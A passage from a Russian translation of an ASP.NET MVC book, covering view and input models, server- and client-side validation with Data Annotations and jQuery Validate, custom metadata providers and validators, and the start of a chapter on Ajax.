Susan Power	Standard	1	02/02/10	<input type="checkbox"/>
Jim Doe	Premier	7	02/09/10	<input checked="" type="checkbox"/>

Below the table is a "Change Status" button. At the bottom of the page, there is a footer with the text "© 2012 - My ASP.NET MVC Application" and links to "Facebook" and "Twitter".

В этом разделе мы построим модель представления используемую для отображения пользовательского интерфейса и модель ввода представляющую данные, которые пользователь отправит назад серверу.

5.3.1. Проектирование комбинированной модели представления и пользовательского ввода

Хотя мы это уже знаем, но это является достаточно важным моментом чтобы повторить, модель представления служит для отображение данных на экране, а модель ввода представляет пользовательские данные. Они обе просты настолько, насколько это возможно, и отражают C# свойства на пользовательском интерфейсе. Листинг 5-7 содержит код для модели, которая представляет таблицу на рисунке 5-3.

Листинг 5-7: Комбинированная модель представления и пользовательского ввода

```
public class CustomerSummary
{
    public string Name { get; set; }
    public string ServiceLevel { get; set; }
    public string OrderCount { get; set; }
    public string MostRecentOrderDate { get; set; }
    public CustomerSummaryInput Input { get; set; }

    public class CustomerSummaryInput
    {
        public int Number { get; set; }
        public bool Active { get; set; }
    }
}
```

Строка 7: Свойство модели ввода

Строки 8-12: Создание класса для модели ввода

Имеет смысл создавать модель ввода в виде вложенного класса (строки 8-12). В конце концов, в пользовательском интерфейсе элементы ввода являются вложенными. Свойство `Iinput` является моделью ввода для каждого элемента (строка 7). Если оно является частью модели представления, ее легко поддерживать: будет только один класс, который представляет текущий экран.

Обратите внимание на свойство `Number` в `CustomerSummaryInput` - это идентификационный номер каждого клиента, который существует, чтобы различать входные данные. Ведь мы не хотим, чтобы наше приложение активировало Сьюзан Пауэр, когда пользователь хочет активизировать Джима До. На этом интерфейсе важно, чтобы приложению была обеспечена логическая связь с конкретным клиентом.

5.3.2. Работа с моделью ввода

Связывание данных работает точно так же. Необходимо уточнять в параметрах метода, какие модели мы связываем. Эта процедура немного отличается, потому что мы редактируем множество записей:

```
public ViewResult Save (List<CustomerSummary.CustomerSummaryInput> input)
{
    return View(input);
}
```

Мы указываем связыванию данных модели собрать все входящие данные в качестве `List<CustomerSummary.CustomerSummaryInput>`. Такая реализация выполняется по умолчанию.

5.4. Резюме

Эта глава рассматривает разработку моделей представления. Здесь показано, как модель облегчает работу с представлением. Используя явные объекты моделей для обеспечения пользовательского ввода, вы можете использовать связывание данных ASP.NET MVC для работы с типизированными объектами. В этой главе мы показали, как модель может облегчить управление сложными интерфейсами.

Модель представления позволяет упростить код, что, в свою очередь, дает множество возможностей регулировать и изменять приложения. Рефакторинг, переименование, добавление полей, и изменение действий возвращаются в мир программирования. Вместо того, чтобы направлять свои усилия на поддержание согласованности между множеством магических строк, разработчики могут наконец сосредоточиться на чем-то одном. Модель - это ядро паттерна Model-View-Controller. Теперь, вооружившись знаниями об M в MVC, вы готовы перейти к главе 6, в которой мы детально изучим валидацию пользовательских данных в ASP.NET MVC.

6. Валидация

В этой главе рассматриваются:

- Реализация библиотеки Data Annotations
- Расширение ModelMetadataProvider
- Включение валидации на стороне клиента
- Создание пользовательских валидаторов на стороне клиента

Мы рассмотрели модели в предыдущей главе, и продолжим изучение *M* в MVC, разбирая связанные с моделями сложные сценарии, доступные в ASP.NET MVC. Платформа предоставляет расширенные функциональные возможности для валидации пользовательского ввода. Поддержка валидации важна, потому что любое веб-приложение должно обеспечивать обратную связь с пользователем, а платформа должна поддерживать функции, необходимые для большинства проектов.

Валидация – важная часть функционала в ASP.NET MVC, которая все больше расширяется с течением времени. В первой версии платформы она отсутствовала, и интеграция сторонних средств валидации была затруднена, так как точек расширения не существовало. В ASP.NET MVC 2 была включена полная поддержка сторонних средств валидации, а также встроенная поддержка библиотеки Microsoft Data Annotations. В третьей версии платформы была значительно улучшена валидация на стороне клиента, что обеспечило поддержку сценариев, необходимых для современных веб-приложений.

Для многих приложений требуется возможность валидации на странице входа в систему. В этой главе мы рассмотрим встроенные валидаторы, представленные в библиотеке Data Annotations. Затем мы научимся расширять провайдеры метаданных модели, используя более функциональные сценарии. Наконец, мы узнаем, как включить валидацию на стороне клиента, так как продвинутые посетители сайта требуют удобную навигацию и быструю обратную связь.

6.1. Валидация на стороне сервера

Валидация на стороне сервера должна осуществляться независимо от того, включена валидация на стороне клиента или нет. Пользователь может отключить JavaScript или совершить какие-нибудь другие непредвиденные действия, чтобы обойти валидацию на стороне клиента, и сервер останется последней линией защиты наших данных от некорректного ввода. Некоторые правила валидации требуют обработки данных на стороне сервера - топологией сети может быть установлено, что только сервер имеет доступ к внешним ресурсам, необходимым для проверки вводимых данных.

Мы рассмотрим два ключевых понятия. Сначала разберем самый распространенный способ валидации на стороне сервера с ASP.NET MVC, используя Data Annotations. Потом мы исследуем метаданные модели и научимся писать собственные реализации провайдеров метаданных.

6.1.1. Валидация с Data Annotations

Библиотека Data Annotations, впервые реализованная в пакете .NET 3.5 SP1, представляет собой набор атрибутов и классов, определенных в сборке `System.ComponentModel.DataAnnotations`, которые позволяют добавить метаданные к классам. Метаданные описывают набор правил, с помощью которых можно определить, как проводить проверку конкретных объектов.

Кроме описания правил валидации, атрибуты `DataAnnotations` используются для реализации новых шаблонных функций, как вы видели в главе 3 на примере атрибутов `DisplayName` и `DataType`. Специальные атрибуты для контроля валидации приведены в таблице 6-1.

ASP.NET MVC включает в себя набор классов резервной валидации для всех атрибутов, которые отвечают за выполнение текущей проверки данных. Изучим атрибуты валидации на примере интерфейса, которому необходима валидация. На рисунке 6-1 показана форма ввода `Edit` с полями `Company Name` и `Email Address`.

Таблица 6-1: Атрибуты Data Annotations для валидации

Атрибут	Описание
CompareAttribute	Сравнивает значения двух свойств модели. Если они равны, валидация успешно завершена
RemoteAttribute	Указывает JQuery Validate, библиотеке валидации на стороне клиента, что она должна вызвать действие для валидации на сервере, и выводит ее результат до отправки формы
RequiredAttribute	Указывает, что требуется значение поля данных
RangeAttribute	Устанавливает ограничения числового диапазона для значения поля данных
RegularExpressionAttribute	Указывает, что значение поля данных должно соответствовать заданному регулярному выражению
StringLengthAttribute	Задает максимальное число символов, которые разрешены в поле данных

Рисунок 6-1: Экран `Edit` с обязательным полем

The screenshot shows a web browser window with the title 'Edit - Server Side Validation'. The address bar displays 'localhost:1964'. The page content is titled 'ASP.NET MVC 4 In Action' and includes tabs for 'Server Side', 'Client Side', and 'Remote Attribute'. Below the tabs, the word 'Edit' is displayed in large bold letters. The form contains two text input fields: 'Company Name' and 'Email Address', both currently empty. A 'Submit' button is located below the inputs. At the bottom of the page, there is a footer with the text '© 2012 - My ASP.NET MVC Application' and links for 'Facebook' and 'Twitter'.

В нашем приложении `Company Name` – обязательное для заполнения поле, `Email Address` – необязательное. Чтобы сделать поле `Company Name` обязательным, мы используем `RequiredAttribute`.

```

public class CompanyInput
{
    [Required]
    public string CompanyName { get; set; }
    [DataType(DataType.EmailAddress)]
    public string EmailAddress { get; set; }
}

```

Мы добавили `RequiredAttribute` к свойству `CompanyName`. Мы также добавили `EmailAddress` к атрибуту `DataTypeAttribute`, чтобы воспользоваться пользовательскими шаблонами для адресов электронной почты.

В нашем представлении нам нужно отображать потенциальные сообщения об ошибках валидации, и мы можем реализовать это несколькими способами. Мы можем использовать шаблоны, в которые уже включены сообщения валидации.

```

<h2>Edit</h2>
@using (Html.BeginForm("Edit", "Home")) {
    @Html.EditorForModel()
    <button type="submit">Submit</button>
}

```

Шаблоны редактирования модели, используемые по умолчанию, создают пользовательский интерфейс, который включает в себя как элементы ввода, так и сообщения проверки.

Для более детального управления выводом, мы можем использовать методы расширения валидации `HtmlHelper`. Расширение `ValidationSummary` предоставляет сводный список ошибок валидации, который обычно отображается в верхней части формы. Чтобы выводить ошибки валидации для конкретных свойств модели, мы можем использовать метод `ValidationMessage`, а также `ValidationMessageFor`, основанный на выражениях.

После вывода сообщения валидации мы должны убедиться, что наша модель действительна в результирующем методе контроллера метода POST. Мы можем добавить к модели какие угодно атрибуты валидации, но управлять ошибками валидации все равно придется в методе контроллера.

```


[HttpPost]
public ActionResult Edit(CompanyInput input)
{
    if (ModelState.IsValid)
    {
        return View("Success");
    }
    return View(new CompanyInput());
}

```

В действии `Edit` метода POST мы сначала проверяем наличие ошибок в `ModelState`. Движок валидации MVC помещает ошибки валидации в `ModelState`, и их отсутствие отражается в свойстве `IsValid`. Если ошибок нет, мы выводим экран с сообщением об успешном заполнении формы. В противном случае мы отображаем исходный экран `Edit`, теперь с сообщением об ошибке валидации.

Чтобы продемонстрировать ошибку валидации в этом примере, просто отправим форму, не заполняя поле для названия компании. На этой странице поле Company name является обязательным. Результат показан на рисунке 6-2.

Рисунок 6-2: Ошибка валидации в результате отсутствия названия компании



Когда мы заполним форму, пропустив поле для названия компании, сообщение об ошибке валидации отображается корректно.

Тем не менее, на рисунке 6-2 показана проблема, связанная с сообщением об ошибке валидации и самим экраном. И сообщение об ошибке, и название поля отображаются как "CompanyName" без пробела. Но мы хотим всегда включать пробелы между словами в названиях полей. Исправить название поля можно с помощью `DisplayNameAttribute` (часть пространства имён `System.ComponentModel`). Так как принято отображать имена свойств с пробелами между словами, мы расширим встроенный класс `ModelMetadataProvider` с помощью метода, который будет автоматически добавлять пробелы.

6.1.2. Расширение `ModelMetadataProvider`

Как мы видели в предыдущей части, многие новые возможности в ASP.NET MVC используют метаданные модели. Шаблоны используют метаданные для отображения элементов ввода и текста, а провайдеры валидации используют метаданные для выполнения валидации.

Если мы хотим, чтобы метаданные для нашей модели извлекались из других источников, помимо `Data Annotations`, мы должны использовать `ModelMetadataProvider`.

Листинг 6-1: Абстрактный класс `ModelMetadataProvider`

```
public abstract class ModelMetadataProvider
{
    public abstract IEnumerable<ModelMetadata> GetMetadataForProperties
        (object container, Type containerType);
```

```

public abstract ModelMetadata GetMetadataForProperty
    (Func<object> modelAccessor, Type containerType, string propertyName);

public abstract ModelMetadata GetMetadataForType
    (Func<object> modelAccessor, Type modelType);
}

```

Класс `ModelMetadataProvider` содержит методы, которые получают `ModelMetadata` для каждого члена типа, для конкретно свойства и для частного типа, что показано в листинге 6.1.

Чтобы изменить отображаемый текст для конкретного свойства, нам нужно переопределить поведение базового класса `DataAnnotationsModelMetadataProvider`. Класс `AssociatedMetadataProvider` предоставляет общие функции для осуществления сценариев, в которых метаданные извлекаются из традиционных классов, свойств и атрибутов. Производным классам, таким как `DataAnnotationsModelMetadataProvider`, нужно всего лишь создать `ModelMetadata` уже уже существующих атрибутов.

В данном примере мы хотим изменить поведение `DisplayName` в модели метаданных. По умолчанию свойство `DisplayName` в `ModelMetadata` приходит от `DisplayNameAttribute`. Мы все еще хотим поддерживать значение `DisplayName` через атрибут.

В листинге 6-2 мы расширяем встроенный класс `DataAnnotationsModelMetadataProvider` создавая `DisplayName` из имени свойства, разделяя его пробелами.

Листинг 6-2: Пользовательский провайдер метаданных

```

public class ConventionProvider : DataAnnotationsModelMetadataProvider
{
    protected override ModelMetadata CreateMetadata(
        IEnumerable<Attribute> attributes,
        Type containerType,
        Func<object> modelAccessor,
        Type modelType,
        string propertyName)
    {
        var meta = base.CreateMetadata(attributes, containerType,
modelAccessor, modelType, propertyName);
        if (meta.DisplayName == null)
            meta.DisplayName = meta.PropertyName.ToSeparatedWords();
        return meta;
    }
}

```

Строка 3: Переопределяет `CreateMetadata`

Строка 10: Вызывает базовый метод

Строка 12: Разделяет слова в имени свойства пробелами

Чтобы создать соответствующую схему соглашения для отображения имен, мы создаем класс, который наследуется от класса `DataAnnotationsModelMetadataProvider`. Этот класс имеет довольно много встроенных возможностей, так что нам остается только переопределить метод

CreateMetadata (строка 3). Базовый класс содержит поведение, которые мы хотим сохранить, поэтому мы сначала вызываем метод базового класса (строка 10) и сохраняем его результаты в локальной переменной. Так как мы могли поместить значение атрибута в DisplayName, теперь мы хотим изменить сценарий только в том случае, если значение DisplayName еще не было установлено. Итак, если оно не было установлено, мы хотим разделить имя свойства на отдельные слова с помощью расширенного метода ToSeparatedWords (строка 12). Наконец, мы возвращаем объект ModelMetadata, содержащий измененное имя.

Метод расширения ToSeparatedWords - довольно простое регулярное выражение для разделения идентификаторов на отдельные слова.

```
public static class StringExtensions
{
    public static string ToSeparatedWords(this string value)
    {
        if (value != null)
            return Regex.Replace(value, "([A-Z][a-z]?)", " $1").Trim();
        return value;
    }
}
```

Когда мы создали пользовательский ModelMetadataProvider, мы должны настроить ASP.NET MVC, чтобы его использовать. Такая настройка проводится в файле Global.asax:

```
protected void Application_Start()
{
    RegisterRoutes(RouteTable.Routes);
    ModelMetadataProviders.Current = new ConventionProvider();
}
```

Чтобы переопределить провайдер метаданных, мы записываем новый провайдер в свойстве ModelMetadataProviders.Current. Когда настройка проведена, сообщения валидации и названия полей отображаются корректно, как показано на рисунке 6.3.

Рисунок 6-3: Экран Edit с корректно отображающимися названиями полей и сообщением об ошибке.



Используя соответствующую соглашению модификацию DataAnnotationsModelMetadataProvider, мы можем использовать имена свойств в названиях полей и сообщениях об ошибках. В противном случае мы должны были бы избегать шаблонов редактирования и отображения, или записывать отображаемые имена в атрибутах.

В приведенных примерах до сих пор мы использовали исключительно валидацию на стороне сервера, но ASP.NET MVC включает поддержку двойной валидации и на стороне сервера, и на стороне клиента, которую мы рассмотрим в следующем разделе.

6.2. Валидация на стороне клиента

Поскольку современные браузеры обладают неплохим функционалом, а пользовательские интерфейсы довольно богаты, валидация на стороне клиента в форме JavaScript становится все более популярной. Валидация на стороне клиента обеспечивает более быструю обратную связь, чем валидация на стороне сервера, так как позволяет избежать дополнительного обращения к серверу. Многие фреймворки валидации на стороне клиента включают расширенные функциональные возможности, такие как выполнение валидации при потери фокуса элемента ввода. Эта функция выводит динамические сообщения валидации, когда пользователь переключается между элементами формы.

Построение этого сценария с нуля чаще всего неоправданно, потому что многие фреймворки валидации на стороне клиента находятся в стадии разработки в течение нескольких лет. В этом случае связывание клиентской и серверной валидации без повторения большого объема кода становится очень важной задачей. В ASP.NET MVC потенциальное дублирование значительно снижается.

ASP.NET MVC включает поддержку библиотеки JQuery Validate для осуществления валидации на стороне клиента. Еще одна новая особенность MVC – поддержка ненавязчивой валидации на стороне клиента. Она соотносит элементы ввода с атрибутами данных, которые используются в скриптах. В ASP.NET MVC 2 валидация на стороне клиента была навязчивой, то есть специальный скрипт связывался с элементами ввода в процессе рендеринга.

В этом пункте мы изучим новые функции валидации на стороне клиента в ASP.NET MVC. Для начала рассмотрим простой пример, а затем разберем два способа модификации: использование `RemoteAttribute` и создание пользовательских валидаторов JQuery.

6.2.1. Включение валидации на стороне клиента

Чтобы начать работу с валидацией на стороне клиента, необходимо добавить в наши страницы скрипты jQuery Validate. Добавим их в макет страницы.

```
<script src="@Url.Content("~/Scripts/jquery-1.6.1.min.js")"  
    type="text/javascript"></script>  
<script src="@Url.Content("~/Scripts/jquery.validate.js")"  
    type="text/javascript"></script>  
<script src="@Url.Content("~/Scripts/jquery.validate.unobtrusive.js")"  
    type="text/javascript"></script>
```

Так как каждая новая библиотека JavaScript опирается на другие, важно, чтобы файлы были включены в правильном порядке. Сначала мы регистрируем библиотеку JQuery, затем – плагин Validate и вспомогательные скрипты для ненавязчивой валидации.

Когда клиентские библиотеки включены в основной макет, мы можем включить ненавязчивую валидацию. Это может быть сделано на уровне приложения в файле `Web.config` или для определенных запросов с помощью двух вспомогательных методов.

```
<appSettings>  
    <add key="ClientValidationEnabled" value="true"/>  
    <add key="UnobtrusiveJavaScriptEnabled" value="true"/>  
</appSettings>
```

Методы `EnableClientValidation` и `EnableUnobtrusiveJavaScript` просто включают флаги в `ViewContext`. Чтобы скрипты подключились корректно, они должны быть размещены перед методом `BeginForm`.

```
@{Html.EnableClientValidation();}  
{@Html.EnableUnobtrusiveJavaScript();}  
@using (Html.BeginForm("Edit", "Home")) {  
    @Html.EditorForModel()  
    <button type="submit">Submit</button>  
}
```

В рассмотренной выше форме с полями для названия компании и адреса электронной почты, метаданные валидации генерируются в виде атрибутов данных для элементов ввода.


```
<input class="text-box single-line" data-val="true"  
       data-val-required="The Company Name field is required."  
       id="CompanyName" name="CompanyName" type="text" value="" />
```

Эти метаданные обрабатываются библиотекой JavaScript `jquery.unobtrusive` и включаются в логику проверки плагина `JQuery Validate`.

Установив пользовательские валидаторы, проверим валидацию на стороне клиента и отправим форму с пустым полем для названия компании. В результате она не отправляет запрос на сервер, что показано на рисунке 6-4.

Так как валидация на стороне сервера все еще включена, мы можем быть уверены, что валидация будет выполнена даже в браузерах без JavaScript. ASP.NET MVC поддерживает пользовательские валидаторы и плагины для серверных и клиентских сценариев.

Рисунок 6-4: Валидация на стороне клиента



6.2.2. Использование *RemoteAttribute*

В ASP.NET MVC 3 появился новый атрибут валидации - *RemoteAttribute*. Если включить его в свойство модели, jQuery Validate будет отправлять HTTP-запрос к определенному методу действия для осуществления проверки на стороне сервера. Результат будет пересыпаться обратно клиенту, и сообщение об ошибке будет выводиться еще до отправки формы. Это хороший способ обеспечить быструю обратную связь для сценариев, которым необходима обработка на стороне сервера.

```
public class UsingRemote
{
    [Required]
    [Remote("IsNumberEven", "Home", ErrorMessage = "The number is odd.")]
    public int EvenNumber { get; set; }
}
```

Строка 4: Применение *RemoteAttribute* к свойству модели

Этот атрибут указывает, какой контроллер и какое действие должен вызвать клиентский скрипт, а также содержит сообщение об ошибке. После того, как пользователь изменит значение в элементе ввода, клиентский скрипт отправить имя элемента и значение к методу действия. Имя параметра действия должно совпадать с именем элемента ввода.

```
public JsonResult IsNumberEven(int evenNumber)
{
    return Json(evenNumber%2 == 0, JsonRequestBehavior.AllowGet);
}
```

Это действие проверяет, является ли число четным и возвращает булево значение в *JsonResult*. Булево значение указывает на результат валидации - естественно, *true* означает, что валидация прошла успешно. Этот атрибут можно использовать очень широко – для поиска соответствий допустимых значений в базе данных или выполнения сложных сценариев. Если возможно отправлять несколько HTTP-запросов во время заполнения формы, *RemoteAttribute* – это отличный способ сделать интерфейс более быстрым и удобным. Если из-за запросов снижается производительность, можно использовать пользовательские валидаторы на стороне клиента.

6.2.3. Создание пользовательских клиентских валидаторов

Когда атрибут валидации поддерживает интерфейс *IClientValidatable*, *DataAnnotationsModelMetadataProvider* (и любые производные от него, такие как наш *ConventionProvider*) передаст платформе инструкцию генерировать атрибуты данных для связанных HTML-элементов. Используя этот механизм, мы можем настроить валидацию на стороне клиента с помощью собственного JavaScript кода. Он эффективен для отдельных сценариев, когда валидаторов библиотеки JQuery Validate недостаточно.

В следующем примере мы добавим логику валидации, которая проверяет хронологию дат. Чтобы у пользователей не получилось ввести даты в неправильном порядке, мы обеспечим быструю проверку их выбора, прежде чем они отправят форму. Интерфейс *IClientValidatable* включает один метод, который предоставляет метаданные для пользовательских валидаторов.

```

public interface IClientValidatable
{
    IEnumerable<ModelClientValidationRule> GetClientValidationRules(
        ModelMetadata metadata, ControllerContext context);
}

```

Метод получает в качестве параметра метаданные модели, так что мы можем определить правило для конкретного свойства модели, которое мы проверяем. В этом примере мы включим отформатированное отображаемое имя в сообщение об ошибке. Для максимальной расширяемости, метод возвращает интерфейс `IEnumerable<ModelClientValidationRule>`, и то, что он возвращает только одно правило, имеет смысл. Таким образом, именно тот атрибут валидации, который выполняет проверку хронологии дат на стороне сервера, будет реализовывать этот интерфейс. Реализация показана в следующем листинге.

Листинг 6-3: Реализация `IClientValidatable`

```

public IEnumerable<ModelClientValidationRule> GetClientValidationRules(
    ModelMetadata metadata, ControllerContext context)
{
    var rule = new ModelClientValidationRule
    {
        ErrorMessage = GetErrorMessage(metadata.ContainerType,
            metadata.GetDisplayName()),
        ValidationType = "later",
    };
    rule.ValidationParameters
        .Add("other", "*." + _otherDateProperty);
    yield return rule;
}

```

Строки **6-7**: Составление сообщения об ошибке

Строка **8**: Тип валидации соответствует валидатору JQuery

Строки **10-11**: Добавление параметра, который будет передан в валидатор

`ModelClientValidationRule` - это простой класс, который имеет три свойства. `ErrorMessage` будет отображаться в случае сбоя валидации, `ValidationType` - это имя валидатора (к которому мы обратимся на следующем этапе), а `ValidationParameters` представляет собой таблицу `IDictionary<string, Object>` с параметрами, которые мы можем передавать клиентскому скрипту. В листинге 6-3 мы используем отображаемое имя свойства в сообщении об ошибке (строки 6-7). Тип валидации - "later" - имя JQuery валидатора, который мы запишем следующим (строка 8). Мы также добавляем к списку параметров имя `otherDateProperty`, с которым будем проводить сравнение (строки 10-11). Звездочка в имени свойства нужна, чтобы мы могли найти правильное свойство в крайнем случае, если этот HTML-элемент будет представлен в иерархической форме, которая выводит список содержащей модели.

С помощью `IClientValidatable` ASP.NET MVC представит правильные атрибуты для ненавязчивой валидации на стороне клиента, используя JQuery Validate. Теперь осталось два этапа: написать валидатор JQuery Validate и добавить в него атрибуты ненавязчивой валидации.

Мы написали упрощенный код JavaScript для добавления валидатора, который будет проверять, что одна дата более поздняя, чем другая. Чтобы провести сравнение, он использует объект JavaScript

`Date.Value` – это значение элемента ввода, который мы проверяем, а параметр `params` – другой элемент ввода, который мы определили в атрибуте валидации:

```
$.validator.addMethod("later", function (value, element, params) {
    return new Date(value) > new Date($(params).val());
});
```

Интересно то, как все элементы взаимосвязаны. Это показано в следующем листинге.

Листинг 6-4: Пользовательский адаптер

```
// JavaScript source code
function setValidationValues(options, ruleName, value) {
    options.rules[ruleName] = value;
    if (options.message) {
        options.messages[ruleName] = options.message;
    }
}
function getModelPrefix(fieldName) {
    return fieldName.substr(0, fieldName.lastIndexOf(".") + 1);
}
function appendModelPrefix(value, prefix) {
    if (value.indexOf("*.") === 0) {
        value = value.replace("*.", prefix);
    }
    return value;
}
$.validator.unobtrusive.adapters
    .add("later", ["other"], function (options) {
        var prefix = getModelPrefix(options.element.name),
            other = options.params.other,
            fullOtherName = appendModelPrefix(other, prefix),
            element = $(options.form).find(":input[name='" + fullOtherName +
"]"][0];
        setValidationValues(options, "later", element);
    });
});
```

Этот скрипт использует `jquery.validate.unobtrusive.js` – библиотеку jQuery Validate Unobtrusive, которая включена в ASP.NET MVC. Это JQuery плагин, который был разработан Microsoft специально для этой платформы, хотя его использование и не ограничивается исключительно проектами ASP.NET MVC. Код в листинге 6-4 не использует этот плагин, но он использует те же встроенные функции, что и плагин. Если вы загляните в `jquery.validate.unobtrusive.js` (желательно, чтобы вы работали со пользовательскими клиентскими валидаторами), вы увидите, что они идентичны.

Так что же делает этот скрипт? Библиотека `jquery.validate.unobtrusive.js` умеет подключать ненавязчивые атрибуты данных, которые генерирует ASP.NET MVC, к правилам JQuery Validate, используя адаптеры. Ранее мы создали правило JQuery Validate, здесь мы создаем адаптер. Библиотека выполняет все остальное.

Библиотека `jquery.validate.unobtrusive.js` содержит встроенные адаптеры, которые очень легко использовать. В большинстве случаев нам не придется писать код. Мы используем пользовательский валидатор, потому что нужно изменить параметр, который отправляется в правило. Библиотека `jquery.validate.unobtrusive.js` уже содержит адаптеры для нескольких общих

правил - тех, которые включены в ASP.NET MVC. Она также содержит вспомогательные методы для большинства правил, которые мы будем создавать. Например, она сама подключает `RemoteAttribute` – нам не нужно ничего настраивать.

6.3. Резюме

В релизе ASP.NET MVC 2 функции валидации были значительно улучшены. Расширяемые возможности валидации на стороне сервера, реализованные с помощью Data Annotations и поддержки востребованной валидации на стороне клиента, помогли избежать сложных пользовательских решений, распространенных в приложениях MVC 1.0. С интеграцией модели метаданных стало возможным применение инструментов валидации и генерации HTML, а также использование метаданных для отображения названий полей, создания элементов ввода и вывода ошибок валидации. В ASP.NET MVC 3 валидация стала действительно полнофункциональной и простой – не сложнее, чем добавление атрибутов к модели. Несмотря на то, что для создания пользовательского валидатора и придется потрудиться над кодом, мы можем использовать широкие возможности этой открытой и многофункциональной платформы.

В следующей главе мы в деталях рассмотрим написание клиентских сценариев. Мы изучим Ajax и несколько клиентских библиотек, которые могут быть использованы для создания быстрых и удобных для пользователя приложений.

7. Ajax в ASP.NET MVC

В этой главе рассматриваются

- Ненавязчивый Ajax, использующий JQuery
- Вспомогательные методы AJAX в ASP.NET MVC
- Ответные действия JSON и клиентские шаблоны
- jQuery UI плагин Autocomplete

Большинство примеров, которые мы рассматривали до сих пор, были основаны на использовании серверных компонентов в ASP.NET MVC для создания представлений страниц и отправки их в браузер.

Но благодаря увеличению производительности современных браузеров, мы можем создавать более интерактивные и быстрые приложения, передавая часть логики представления для исполнения на стороне клиента.

Сегодня доступны многие технологии для представления на стороне клиента (в том числе Adobe Flash и Microsoft Silverlight), но наиболее популярным является, несомненно, JavaScript, поддерживаемый всеми современными браузерами. Чтобы обеспечить максимальное удобство работы для пользователя, многие браузерные приложения широко используют JavaScript, который может выдавать практически мгновенные ответы на действия пользователя (популярные примеры - Gmail, Facebook и Twitter). Одной из технологий, применимой для достижения этой цели, является Ajax.

Ajax - термин, первоначально придуманный Джесси Джеймсом Гарреттом для описания технологии, которая подразумевает использование JavaScript для отправки асинхронного запроса к серверу и динамического отображения результата на странице, что избавляет от необходимости перезагружать страницу целиком.

При получении запроса от клиента сервер с ASP.NET MVC генерирует данные, которые клиентский код может использовать для изменения страницы.

В этой главе мы рассмотрим, как можно использовать Ajax с ASP.NET MVC для создания интерактивных страниц. Мы научимся пользоваться популярной библиотекой JQuery для создания Ajax-запросов, а также познакомимся со встроенными в ASP.NET MVC вспомогательными методами Ajax. Наконец, мы рассмотрим, как можно использовать Ajax в клиентских шаблонах для создания разметки «на лету», что позволит упростить повторяющийся процесс построения HTML-элементов через JavaScript.

"X" в Ajax

Термин "Ajax" появился как акроним, образованный из Asynchronous JavaScript и XML. Это означает, что данные пересыпались от сервера к клиенту асинхронно в формате XML.

Однако современные веб-приложения редко используют XML и, чтобы снизить трафик, используют формат JSON, который мы рассмотрим далее в этой главе.

7.1. Использование Ajax с jQuery

Использование JavaScript в веб-приложениях становится все более важным из-за необходимости обеспечить максимальное удобство работы с интерфейсом для пользователя. К сожалению, работа с сырьем JavaScript-кодом весьма затруднительна. Различные браузеры имеют свои возможности и ограничения, которые значительно усложняют написание кросс-браузерного JavaScript-кода (например, Internet Explorer использует уникальный механизм добавления событий к элементам). Навигация и манипулирование HTML DOM ("объектная модель документа", Document Object Model. Это иерархия объектов, которые представляют собой все элементы страницы) также очень трудозатратны и сложны. Избежать всего вышеперечисленного можно, используя библиотеки JavaScript.

В настоящий момент существует много популярных библиотек JavaScript (в том числе jQuery, Prototype, MooTools и Dojo). Все они делают работу с JavaScript проще и помогают нормализовать его кросс-браузерную функциональность. Здесь в примерах мы будем использовать открытую библиотеку jQuery (<http://jQuery.com>).

